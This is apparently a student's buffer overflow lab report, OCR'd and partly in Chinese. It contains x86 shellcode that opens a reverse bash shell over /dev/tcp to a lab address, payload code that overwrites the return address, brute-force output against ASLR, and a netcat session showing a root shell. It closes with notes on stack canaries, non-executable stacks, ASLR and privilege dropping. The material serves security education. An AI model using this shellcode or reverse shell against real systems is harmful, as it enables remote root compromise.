
```
shellcode= (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker          *
   "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1            *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')
```



```
##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xff9f9bf8    # Change this number
offset = 0x74          # Change this number
# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
######################################################  ############
```


seed@VM: ~/.../attack-code

```
The program has been running 12878 times so far.
1 minutes and 27 seconds elapsed.
The program has been running 12879 times so far.
1 minutes and 27 seconds elapsed.
The program has been running 12880 times so far.
1 minutes and 27 seconds elapsed.
The program has been running 12881 times so far.
1 minutes and 27 seconds elapsed.
The program has been running 12882 times so far.
1 minutes and 27 seconds elapsed.
The program has been running 12883 times so far.
1 minutes and 27 seconds elapsed.
The program has been running 12884 times so far.
1 minutes and 27 seconds elapsed.
The program has been running 12885 times so far.
1 minutes and 27 seconds elapsed.
The program has been running 12886 times so far.
1 minutes and 28 seconds elapsed.
The program has been running 12887 times so far.
1 minutes and 28 seconds elapsed.
The program has been running 12888 times so far.
1 minutes and 28 seconds elapsed.
The program has been running 12889 times so far.
```


seed@VM: ~

```
[07/08/21]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 46848
root@52e087afb18b:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 52650  bytes 10244972 (10.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 51564  bytes 3505873 (3.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@52e087afb18b:/bof#
```

耗时 1 分 28 秒暴力攻击成功！

TASK 7:

a. 栈越界检查

在栈返回地址和数据之间插入了金丝雀值(哨兵)，当其被修改与原值不同时，可以认为可能受到了栈溢出攻击。此时，若想攻击成功，必须提前知晓金丝雀值。

b. 栈代码不可运行

虚拟地址的保护机制，让堆栈只能存储数据，即只有读写权限，无法运行堆栈内的代码。此机制也不能避免栈溢出攻击，只是使得其难度变得更高。

实验总结：

本次实验是我们的第二次实验，经过本次实验，我总结了如下的知识点:

①通过 strcpy()等不检查越界的函数的复制溢出，我们可以把我们的代码复制到栈内，并且通过获得栈指针和变量指针并通过计算来修改其函数的返回位置为我们插入的代码地址，以此使得被攻击者在返回函数时返回到了我们插入的代码位置，并以其高权限来执行我们的代码，从而达到攻击目的。

②为了使得我们的攻击不那么具有随机、低精确性，我们在我们要插入的代码中充斥满了 nop 指令，其作用是跳到下一个指令，这样我们在指定我们插入的代码地址时，也可以指定到其前面的某一个 nop 指令，最终其也会一步一步跳到我们插入的代码段，并执行。

③对抗堆栈溢出攻击的方式主要有四种：

(1).栈地址随机化(ASLR)，每次在其前加入一段随机的地址，使得获得栈的返回地址变得困难。

(2).检测栈是否越界(哨兵、金丝雀值)，在返回地址和栈之间插入一个安全随机值，每次返回前先检查其值是否被修改，若被修改，则可能有被栈溢出攻击的可能性。

(3).利用虚拟地址管理使得堆栈区无法进行指令的执行，只有代码区可以执行指令。

(4).将 EUID 强制变为 UID(Bash、Dash)，在一个已经是提权特权的程序中打开 shell 时会收回特权权限，即使用其真正的用户权限打开 shell 执行命令，从而避免权限过大。